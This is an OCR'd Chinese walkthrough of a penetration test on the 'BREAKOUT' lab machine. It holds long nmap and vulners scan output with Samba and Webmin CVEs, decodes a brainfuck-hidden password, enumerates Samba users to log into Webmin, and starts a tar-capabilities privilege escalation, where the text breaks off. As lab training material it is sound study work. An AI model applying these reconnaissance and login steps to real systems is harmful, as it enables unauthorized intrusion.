
BREAKOUT靶场渗透测试

主机发现



端口扫描

tcp扫描

```
PORT      STATE SERVICE
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
10000/tcp open  snet-sensor-mgmt
20000/tcp open  dnp
```

udp扫描

```
PORT      STATE SERVICE
137/udp   open  netbios-ns
10000/udp open  ndmp
20000/udp open  dnp
MAC Address: 00:0C:29:C2:57:EA (VMware)
```

漏洞扫描

TCP

```
PORT      STATE SERVICE     VERSION
80/tcp    open  http        Apache httpd 2.4.51 ((Debian))
|_http-server-header: Apache/2.4.51 (Debian)
```

```
| vulners:
|   cpe:/a:apache:http_server:2.4.51:
|       CVE-2022-31813  7.5
https://vulners.com/cve/CVE-2022-31813
|       CVE-2022-23943  7.5
https://vulners.com/cve/CVE-2022-23943
|       CVE-2022-22720  7.5
https://vulners.com/cve/CVE-2022-22720
|       CVE-2021-44790  7.5
https://vulners.com/cve/CVE-2021-44790
|       CNVD-2022-73123 7.5
https://vulners.com/cnvd/CNVD-2022-73123
|       CNVD-2021-102386        7.5
https://vulners.com/cnvd/CNVD-2021-102386
|       CVE-2022-28615  6.4
https://vulners.com/cve/CVE-2022-28615
|       CVE-2021-44224  6.4
https://vulners.com/cve/CVE-2021-44224
|       CVE-2022-22721  5.8
https://vulners.com/cve/CVE-2022-22721
|       CVE-2022-30556  5.0
https://vulners.com/cve/CVE-2022-30556
|       CVE-2022-29404  5.0
https://vulners.com/cve/CVE-2022-29404
|       CVE-2022-28614  5.0
https://vulners.com/cve/CVE-2022-28614
|       CVE-2022-26377  5.0
https://vulners.com/cve/CVE-2022-26377
|       CVE-2022-22719  5.0
https://vulners.com/cve/CVE-2022-22719
|       CNVD-2022-73122 5.0
https://vulners.com/cnvd/CNVD-2022-73122
|       CNVD-2022-53584 5.0
https://vulners.com/cnvd/CNVD-2022-53584
|       CNVD-2022-53582 5.0
https://vulners.com/cnvd/CNVD-2022-53582
|       CVE-2022-37436  0.0
https://vulners.com/cve/CVE-2022-37436
|       CVE-2022-36760  0.0
https://vulners.com/cve/CVE-2022-36760
|_      CVE-2006-20001  0.0
https://vulners.com/cve/CVE-2006-20001
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20;
withinhost=172.16.170.43
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://172.16.170.43:80/manual/zh-
cn/index.html
|     Form id:
|     Form action: https://www.google.com/search
|
```

```
|     Path: http://172.16.170.43:80/manual/fr/index.html
|     Form id:
|     Form action: https://www.google.com/search
|
|     Path: http://172.16.170.43:80/manual/de/index.html
|     Form id:
|     Form action: https://www.google.com/search
|
|     Path: http://172.16.170.43:80/manual/ru/index.html
|     Form id:
|     Form action: https://www.google.com/search
|
|     Path: http://172.16.170.43:80/manual/es/index.html
|     Form id:
|     Form action: https://www.google.com/search
|
|     Path: http://172.16.170.43:80/manual/pt-
br/index.html
|     Form id:
|     Form action: https://www.google.com/search
|
|     Path: http://172.16.170.43:80/manual/tr/index.html
|     Form id:
|     Form action: https://www.google.com/search
|
|     Path: http://172.16.170.43:80/manual/en/index.html
|     Form id:
|     Form action: https://www.google.com/search
|
|     Path: http://172.16.170.43:80/manual/ja/index.html
|     Form id:
|     Form action: https://www.google.com/search
|
|     Path: http://172.16.170.43:80/manual/ko/index.html
|     Form id:
|     Form action: https://www.google.com/search
|
|     Path: http://172.16.170.43:80/manual/da/index.html
|     Form id:
|_    Form action: https://www.google.com/search
| http-enum:
|_  /manual/: Potentially interesting folder
|_http-stored-xss: Couldn't find any stored XSS
vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
139/tcp   open  netbios-ssn Samba smbd 4.6.2
| vulners:
|   cpe:/a:samba:samba:4.6.2:
|       SSV:93139       10.0
https://vulners.com/seebug/SSV:93139    *EXPLOIT*
```

```
|       SAMBA_IS_KNOWN_PIPENAME 10.0
https://vulners.com/canvas/SAMBA_IS_KNOWN_PIPENAME
*EXPLOIT*
|       SAINT:C50A339EFD5B2F96051BC00F96014CAA  10.0
https://vulners.com/saint/SAINT:C50A339EFD5B2F96051BC00F96
014CAA    *EXPLOIT*
|       SAINT:6FE788CBA26F517C02B44A699047593B  10.0
https://vulners.com/saint/SAINT:6FE788CBA26F517C02B44A6990
47593B    *EXPLOIT*
|       SAINT:3579A721D51A069C725493EA48A26E42  10.0
https://vulners.com/saint/SAINT:3579A721D51A069C725493EA48
A26E42    *EXPLOIT*
|       EXPLOITPACK:11BDEE18B40708887778CCF837705185
10.0
https://vulners.com/exploitpack/EXPLOITPACK:11BDEE18B40708
887778CCF837705185        *EXPLOIT*
|       CVE-2017-7494   10.0
https://vulners.com/cve/CVE-2017-7494
|       1337DAY-ID-27859        10.0
https://vulners.com/zdt/1337DAY-ID-27859        *EXPLOIT*
|       1337DAY-ID-27836        10.0
https://vulners.com/zdt/1337DAY-ID-27836        *EXPLOIT*
|       CVE-2020-25719  9.0
https://vulners.com/cve/CVE-2020-25719
|       CVE-2020-17049  9.0
https://vulners.com/cve/CVE-2020-17049
|       CVE-2020-25717  8.5
https://vulners.com/cve/CVE-2020-25717
|       CVE-2020-10745  7.8
https://vulners.com/cve/CVE-2020-10745
|       CVE-2017-14746  7.5
https://vulners.com/cve/CVE-2017-14746
|       CVE-2017-11103  6.8
https://vulners.com/cve/CVE-2017-11103
|       CVE-2021-3738   6.5
https://vulners.com/cve/CVE-2021-3738
|       CVE-2020-25722  6.5
https://vulners.com/cve/CVE-2020-25722
|       CVE-2020-25718  6.5
https://vulners.com/cve/CVE-2020-25718
|       CVE-2018-10858  6.5
https://vulners.com/cve/CVE-2018-10858
|       CVE-2018-1057   6.5
https://vulners.com/cve/CVE-2018-1057
|       CVE-2019-14870  6.4
https://vulners.com/cve/CVE-2019-14870
|       CVE-2017-12151  5.8
https://vulners.com/cve/CVE-2017-12151
|       CVE-2017-12150  5.8
https://vulners.com/cve/CVE-2017-12150
|       CVE-2019-3880   5.5
https://vulners.com/cve/CVE-2019-3880
```

```
|       CVE-2019-14902  5.5
https://vulners.com/cve/CVE-2019-14902
|       CVE-2021-20277  5.0
https://vulners.com/cve/CVE-2021-20277
|       CVE-2020-27840  5.0
https://vulners.com/cve/CVE-2020-27840
|       CVE-2020-10704  5.0
https://vulners.com/cve/CVE-2020-10704
|       CVE-2017-15275  5.0
https://vulners.com/cve/CVE-2017-15275
|       CVE-2021-20254  4.9
https://vulners.com/cve/CVE-2021-20254
|       CVE-2019-14833  4.9
https://vulners.com/cve/CVE-2019-14833
|       CVE-2017-12163  4.8
https://vulners.com/cve/CVE-2017-12163
|       CVE-2016-2124   4.3
https://vulners.com/cve/CVE-2016-2124
|       CVE-2020-14383  4.0
https://vulners.com/cve/CVE-2020-14383
|       CVE-2020-14318  4.0
https://vulners.com/cve/CVE-2020-14318
|       CVE-2020-10760  4.0
https://vulners.com/cve/CVE-2020-10760
|       CVE-2020-10730  4.0
https://vulners.com/cve/CVE-2020-10730
|       CVE-2019-14847  4.0
https://vulners.com/cve/CVE-2019-14847
|       CVE-2018-16851  4.0
https://vulners.com/cve/CVE-2018-16851
|       CVE-2018-16841  4.0
https://vulners.com/cve/CVE-2018-16841
|       CVE-2018-14629  4.0
https://vulners.com/cve/CVE-2018-14629
|       CVE-2018-10919  4.0
https://vulners.com/cve/CVE-2018-10919
|       CVE-2019-14861  3.5
https://vulners.com/cve/CVE-2019-14861
|       CVE-2018-1050   3.3
https://vulners.com/cve/CVE-2018-1050
|       CVE-2020-14323  2.1
https://vulners.com/cve/CVE-2020-14323
|       PACKETSTORM:142782      0.0
https://vulners.com/packetstorm/PACKETSTORM:142782
*EXPLOIT*
|       PACKETSTORM:142715      0.0
https://vulners.com/packetstorm/PACKETSTORM:142715
*EXPLOIT*
|       PACKETSTORM:142657      0.0
https://vulners.com/packetstorm/PACKETSTORM:142657
*EXPLOIT*
```

```
|       MSF:EXPLOIT-LINUX-SAMBA-IS_KNOWN_PIPENAME-
0.0     https://vulners.com/metasploit/MSF:EXPLOIT-LINUX-
SAMBA-IS_KNOWN_PIPENAME-   *EXPLOIT*
|       CVE-2022-3437   0.0
https://vulners.com/cve/CVE-2022-3437
|       CVE-2022-32746  0.0
https://vulners.com/cve/CVE-2022-32746
|       CVE-2022-32744  0.0
https://vulners.com/cve/CVE-2022-32744
|       CVE-2022-0336   0.0
https://vulners.com/cve/CVE-2022-0336
|_      1337DAY-ID-29999        0.0
https://vulners.com/zdt/1337DAY-ID-29999        *EXPLOIT*
445/tcp   open  netbios-ssn Samba smbd 4.6.2
| vulners:
|   cpe:/a:samba:samba:4.6.2:
|       SSV:93139       10.0
https://vulners.com/seebug/SSV:93139    *EXPLOIT*
|       SAMBA_IS_KNOWN_PIPENAME 10.0
https://vulners.com/canvas/SAMBA_IS_KNOWN_PIPENAME
*EXPLOIT*
|       SAINT:C50A339EFD5B2F96051BC00F96014CAA  10.0
https://vulners.com/saint/SAINT:C50A339EFD5B2F96051BC00F96
014CAA    *EXPLOIT*
|       SAINT:6FE788CBA26F517C02B44A699047593B  10.0
https://vulners.com/saint/SAINT:6FE788CBA26F517C02B44A6990
47593B    *EXPLOIT*
|       SAINT:3579A721D51A069C725493EA48A26E42  10.0
https://vulners.com/saint/SAINT:3579A721D51A069C725493EA48
A26E42    *EXPLOIT*
|       EXPLOITPACK:11BDEE18B40708887778CCF837705185
10.0
https://vulners.com/exploitpack/EXPLOITPACK:11BDEE18B40708
887778CCF837705185        *EXPLOIT*
|       CVE-2017-7494   10.0
https://vulners.com/cve/CVE-2017-7494
|       1337DAY-ID-27859        10.0
https://vulners.com/zdt/1337DAY-ID-27859        *EXPLOIT*
|       1337DAY-ID-27836        10.0
https://vulners.com/zdt/1337DAY-ID-27836        *EXPLOIT*
|       CVE-2020-25719  9.0
https://vulners.com/cve/CVE-2020-25719
|       CVE-2020-17049  9.0
https://vulners.com/cve/CVE-2020-17049
|       CVE-2020-25717  8.5
https://vulners.com/cve/CVE-2020-25717
|       CVE-2020-10745  7.8
https://vulners.com/cve/CVE-2020-10745
|       CVE-2017-14746  7.5
https://vulners.com/cve/CVE-2017-14746
|       CVE-2017-11103  6.8
https://vulners.com/cve/CVE-2017-11103
```

```
|       CVE-2021-3738   6.5
https://vulners.com/cve/CVE-2021-3738
|       CVE-2020-25722  6.5
https://vulners.com/cve/CVE-2020-25722
|       CVE-2020-25718  6.5
https://vulners.com/cve/CVE-2020-25718
|       CVE-2018-10858  6.5
https://vulners.com/cve/CVE-2018-10858
|       CVE-2018-1057   6.5
https://vulners.com/cve/CVE-2018-1057
|       CVE-2019-14870  6.4
https://vulners.com/cve/CVE-2019-14870
|       CVE-2017-12151  5.8
https://vulners.com/cve/CVE-2017-12151
|       CVE-2017-12150  5.8
https://vulners.com/cve/CVE-2017-12150
|       CVE-2019-3880   5.5
https://vulners.com/cve/CVE-2019-3880
|       CVE-2019-14902  5.5
https://vulners.com/cve/CVE-2019-14902
|       CVE-2021-20277  5.0
https://vulners.com/cve/CVE-2021-20277
|       CVE-2020-27840  5.0
https://vulners.com/cve/CVE-2020-27840
|       CVE-2020-10704  5.0
https://vulners.com/cve/CVE-2020-10704
|       CVE-2017-15275  5.0
https://vulners.com/cve/CVE-2017-15275
|       CVE-2021-20254  4.9
https://vulners.com/cve/CVE-2021-20254
|       CVE-2019-14833  4.9
https://vulners.com/cve/CVE-2019-14833
|       CVE-2017-12163  4.8
https://vulners.com/cve/CVE-2017-12163
|       CVE-2016-2124   4.3
https://vulners.com/cve/CVE-2016-2124
|       CVE-2020-14383  4.0
https://vulners.com/cve/CVE-2020-14383
|       CVE-2020-14318  4.0
https://vulners.com/cve/CVE-2020-14318
|       CVE-2020-10760  4.0
https://vulners.com/cve/CVE-2020-10760
|       CVE-2020-10730  4.0
https://vulners.com/cve/CVE-2020-10730
|       CVE-2019-14847  4.0
https://vulners.com/cve/CVE-2019-14847
|       CVE-2018-16851  4.0
https://vulners.com/cve/CVE-2018-16851
|       CVE-2018-16841  4.0
https://vulners.com/cve/CVE-2018-16841
|       CVE-2018-14629  4.0
https://vulners.com/cve/CVE-2018-14629
```

```
|       CVE-2018-10919  4.0
https://vulners.com/cve/CVE-2018-10919
|       CVE-2019-14861  3.5
https://vulners.com/cve/CVE-2019-14861
|       CVE-2018-1050   3.3
https://vulners.com/cve/CVE-2018-1050
|       CVE-2020-14323  2.1
https://vulners.com/cve/CVE-2020-14323
|       PACKETSTORM:142782      0.0
https://vulners.com/packetstorm/PACKETSTORM:142782
*EXPLOIT*
|       PACKETSTORM:142715      0.0
https://vulners.com/packetstorm/PACKETSTORM:142715
*EXPLOIT*
|       PACKETSTORM:142657      0.0
https://vulners.com/packetstorm/PACKETSTORM:142657
*EXPLOIT*
|       MSF:EXPLOIT-LINUX-SAMBA-IS_KNOWN_PIPENAME-
0.0     https://vulners.com/metasploit/MSF:EXPLOIT-LINUX-
SAMBA-IS_KNOWN_PIPENAME-   *EXPLOIT*
|       CVE-2022-3437   0.0
https://vulners.com/cve/CVE-2022-3437
|       CVE-2022-32746  0.0
https://vulners.com/cve/CVE-2022-32746
|       CVE-2022-32744  0.0
https://vulners.com/cve/CVE-2022-32744
|       CVE-2022-0336   0.0
https://vulners.com/cve/CVE-2022-0336
|_      1337DAY-ID-29999        0.0
https://vulners.com/zdt/1337DAY-ID-29999        *EXPLOIT*
10000/tcp open  http        MiniServ 1.981 (Webmin httpd)
|_http-majordomo2-dir-traversal: ERROR: Script execution
failed (use -d to debug)
|_http-vuln-cve2017-1001000: ERROR: Script execution
failed (use -d to debug)
| http-phpmyadmin-dir-traversal:
|   VULNERABLE:
|   phpMyAdmin grab_globals.lib.php subform Parameter
Traversal Local File Inclusion
|     State: UNKNOWN (unable to test)
|     IDs:  CVE:CVE-2005-3299
|       PHP file inclusion vulnerability in
grab_globals.lib.php in phpMyAdmin 2.6.4 and 2.6.4-pl1
allows remote attackers to include local files via the
$__redirect parameter, possibly involving the subform
array.
|
|     Disclosure date: 2005-10-nil
|     Extra information:
|       ../../../../../etc/passwd :
|   <html>
|   <head>
```

```
|   <style data-err type="text/css">.err-head,.err-
content,.err-body { font-family: Lucida Console, Courier,
monospace;}.err-head { color: #f12b2b; font-size: 14px;
font-weight: 500; padding: 5px 2.5px 0; text-transform:
uppercase; transform: scale(1, 1.5); white-space: pre-
wrap;}.err-content { padding-left: 2.5px; white-space:
pre-wrap;}.err-content,.err-body { font-size:
12.5px;}.err-head[data-fatal-error-text] { padding:
0;}.err-stack caption,.err-stack > tbody > tr:first-child
> td > b { color: #151515; font-weight: bold; text-align:
left;}.err-stack > tbody > tr:first-child > td > b {
border-bottom: 1px solid #151515;}.err-stack > tbody >
tr:first-child>td { font-family: unset; font-size: 14px;
height: 25px; text-transform: uppercase; transform:
scale(1, 1.2); vertical-align: top;}.err-stack { border:
1px dashed #151515}.err-stack.captured { margin-left:
12px; width: auto}.err-stack tr td { font-family: Lucida
Console, Courier, monospace; font-size: 13px; padding: 1px
10px; transform: scale(1, 1.15);}.err-stack tr:not(:first-
child) td.captured { font-size: 90%;}.err-stack >
tr:first-child > td.captured { font-size: 96%; padding-
bottom: 7px; padding-top: 3px;}.err-stack caption.err-head
{ padding:0 0 10px 0;}.err-stack caption.err-head.captured
{ color: #222; font-size:98%;}</style>
|   <title>200 &mdash; Document follows</title></head>
|   <body class="err-body"><h2 class="err-head">Error
&mdash; Document follows</h2>
|   <p class="err-content">This web server is running in
SSL mode. Try the URL <a
href='https://172.16.170.43:10000/'>https://172.16.170.43:
10000/</a> instead.</p>
|   </body></html>
|
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?
name=CVE-2005-3299
|_      http://www.exploit-db.com/exploits/1244/
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-vuln-cve2006-3392:
|   VULNERABLE:
|   Webmin File Disclosure
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2006-3392
|       Webmin before 1.290 and Usermin before 1.220 calls
the simplify_path function before decoding HTML.
|       This allows arbitrary files to be read, without
requiring authentication, using "..%01" sequences
|       to bypass the removal of "../" directory traversal
sequences.
|
|     Disclosure date: 2006-06-29
|     References:
```

```
|       https://cve.mitre.org/cgi-bin/cvename.cgi?
name=CVE-2006-3392
|
http://www.rapid7.com/db/modules/auxiliary/admin/webmin/fi
le_disclosure
|_      http://www.exploit-db.com/exploits/1997/
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS
vulnerabilities.
| http-litespeed-sourcecode-download:
| Litespeed Web Server Source Code Disclosure (CVE-2010-
2333)
| /index.php source code:
| <html>
| <head>
| <style data-err type="text/css">.err-head,.err-
content,.err-body { font-family: Lucida Console, Courier,
monospace;}.err-head { color: #f12b2b; font-size: 14px;
font-weight: 500; padding: 5px 2.5px 0; text-transform:
uppercase; transform: scale(1, 1.5); white-space: pre-
wrap;}.err-content { padding-left: 2.5px; white-space:
pre-wrap;}.err-content,.err-body { font-size:
12.5px;}.err-head[data-fatal-error-text] { padding:
0;}.err-stack caption,.err-stack > tbody > tr:first-child
> td > b { color: #151515; font-weight: bold; text-align:
left;}.err-stack > tbody > tr:first-child > td > b {
border-bottom: 1px solid #151515;}.err-stack > tbody >
tr:first-child>td { font-family: unset; font-size: 14px;
height: 25px; text-transform: uppercase; transform:
scale(1, 1.2); vertical-align: top;}.err-stack { border:
1px dashed #151515}.err-stack.captured { margin-left:
12px; width: auto}.err-stack tr td { font-family: Lucida
Console, Courier, monospace; font-size: 13px; padding: 1px
10px; transform: scale(1, 1.15);}.err-stack tr:not(:first-
child) td.captured { font-size: 90%;}.err-stack >
tr:first-child > td.captured { font-size: 96%; padding-
bottom: 7px; padding-top: 3px;}.err-stack caption.err-head
{ padding:0 0 10px 0;}.err-stack caption.err-head.captured
{ color: #222; font-size:98%;}</style>
| <title>200 &mdash; Document follows</title></head>
| <body class="err-body"><h2 class="err-head">Error
&mdash; Document follows</h2>
| <p class="err-content">This web server is running in SSL
mode. Try the URL <a
href='https://172.16.170.43:10000/'>https://172.16.170.43:
10000/</a> instead.</p>
|_</body></html>
20000/tcp open  http        MiniServ 1.830 (Webmin httpd)
| http-litespeed-sourcecode-download:
| Litespeed Web Server Source Code Disclosure (CVE-2010-
2333)
| /index.php source code:
```

```
| <html>
| <head><title>200 &mdash; Document follows</title></head>
| <body class="err-body"><h2 class="err-head">Error
&mdash; Document follows</h2>
| <p class="err-content">This web server is running in SSL
mode. Try the URL <a
href='https://172.16.170.43:20000/'>https://172.16.170.43:
20000/</a> instead.</p>
|_</body></html>
|_http-stored-xss: Couldn't find any stored XSS
vulnerabilities.
| http-phpmyadmin-dir-traversal:
|   VULNERABLE:
|   phpMyAdmin grab_globals.lib.php subform Parameter
Traversal Local File Inclusion
|     State: UNKNOWN (unable to test)
|     IDs:  CVE:CVE-2005-3299
|       PHP file inclusion vulnerability in
grab_globals.lib.php in phpMyAdmin 2.6.4 and 2.6.4-pl1
allows remote attackers to include local files via the
$__redirect parameter, possibly involving the subform
array.
|
|     Disclosure date: 2005-10-nil
|     Extra information:
|       ../../../../../etc/passwd :
|   <html>
|   <head><title>200 &mdash; Document follows</title>
</head>
|   <body class="err-body"><h2 class="err-head">Error
&mdash; Document follows</h2>
|   <p class="err-content">This web server is running in
SSL mode. Try the URL <a
href='https://172.16.170.43:20000/'>https://172.16.170.43:
20000/</a> instead.</p>
|   </body></html>
|
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?
name=CVE-2005-3299
|_      http://www.exploit-db.com/exploits/1244/
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the
target web server open and hold
|       them open as long as possible.  It accomplishes
this by opening connections to
|       the target web server and sending a partial
request. By doing so, it starves
```

```
|       the http server's resources causing Denial Of
Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?
name=CVE-2007-6750
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-majordomo2-dir-traversal: ERROR: Script execution
failed (use -d to debug)
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-vuln-cve2017-1001000: ERROR: Script execution
failed (use -d to debug)
MAC Address: 00:0C:29:C2:57:EA (VMware)
Warning: OSScan results may be unreliable because we could
not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4
cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

Host script results:
|_smb-vuln-ms10-054: false
|_samba-vuln-cve-2012-1182: Could not negotiate a
connection:SMB: ERROR: Server returned less data than it
was supposed to (one or more fields are missing); aborting
[9]
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB:
ERROR: Server returned less data than it was supposed to
(one or more fields are missing); aborting [9]
```

值得关注的地方：靶机开放了samba服务web服务，10000端口有https页面，具有文件包含漏洞

UDP

```
PORT      STATE SERVICE    VERSION
137/udp   open  netbios-ns Samba nmbd netbios-ns
(workgroup: WORKGROUP)
10000/udp open  webmin     (https on TCP port 10000)
20000/udp open  webmin     (https on TCP port 20000)
MAC Address: 00:0C:29:C2:57:EA (VMware)
Too many fingerprints match this host to give specific OS
details
Network Distance: 1 hop
Service Info: Host: BREAKOUT
```

信息搜索

80端口


`curl 172.16.170.43`


```
don't worry no one will get here, it's safe to share with
you my access. Its encrypted :)

++++++++++[>+>+++>+++++++>++++++++++
<<<<-]>>++++++++++++++++.++++.>>++++++++++++++++++.----.
<++++++++++.-----------.>-----------.++++.<<+.>-.-------
-.++++++++++++++++++++.<------------.>>---------.
<<++++++.++++++.
-->
```


查询是brainfuck解密得到：

`.2uqPEfj3D<P'a-3`

1000端口



20000端口



漏洞利用


139端口开放有samba服务，利用samba枚举漏洞查找可能存在的用户

发现如下用户

```
S-1-22-1-1000 Unix User\cyber (Local User)



S-1-5-21-1683874020-4104641535-3793993001-501
BREAKOUT\nobody (Local User)

S-1-5-21-1683874020-4104641535-3793993001-513
BREAKOUT\None (Domain Group)
```

尝试使用cyber登录10000端口

登录成功



得到用户flag

提权

getcap查看目录下root用户的tar文件

```
在linux中，root权限被分割成一下29中能力：
CAP_CHOWN:修改文件属主的权限
CAP_DAC_OVERRIDE:忽略文件的DAC访问限制
CAP_DAC_READ_SEARCH:忽略文件读及目录搜索的DAC访问限制
CAP_FOWNER：忽略文件属主ID必须和进程用户ID相匹配的限制
CAP_FSETID:允许设置文件的setuid位
CAP_KILL:允许对不属于自己的进程发送信号
CAP_SETGID:允许改变进程的组ID
CAP_SETUID:允许改变进程的用户ID
CAP_SETPCAP:允许向其他进程转移能力以及删除其他进程的能力
CAP_LINUX_IMMUTABLE:允许修改文件的IMMUTABLE和APPEND属性标志
CAP_NET_BIND_SERVICE:允许绑定到小于1024的端口
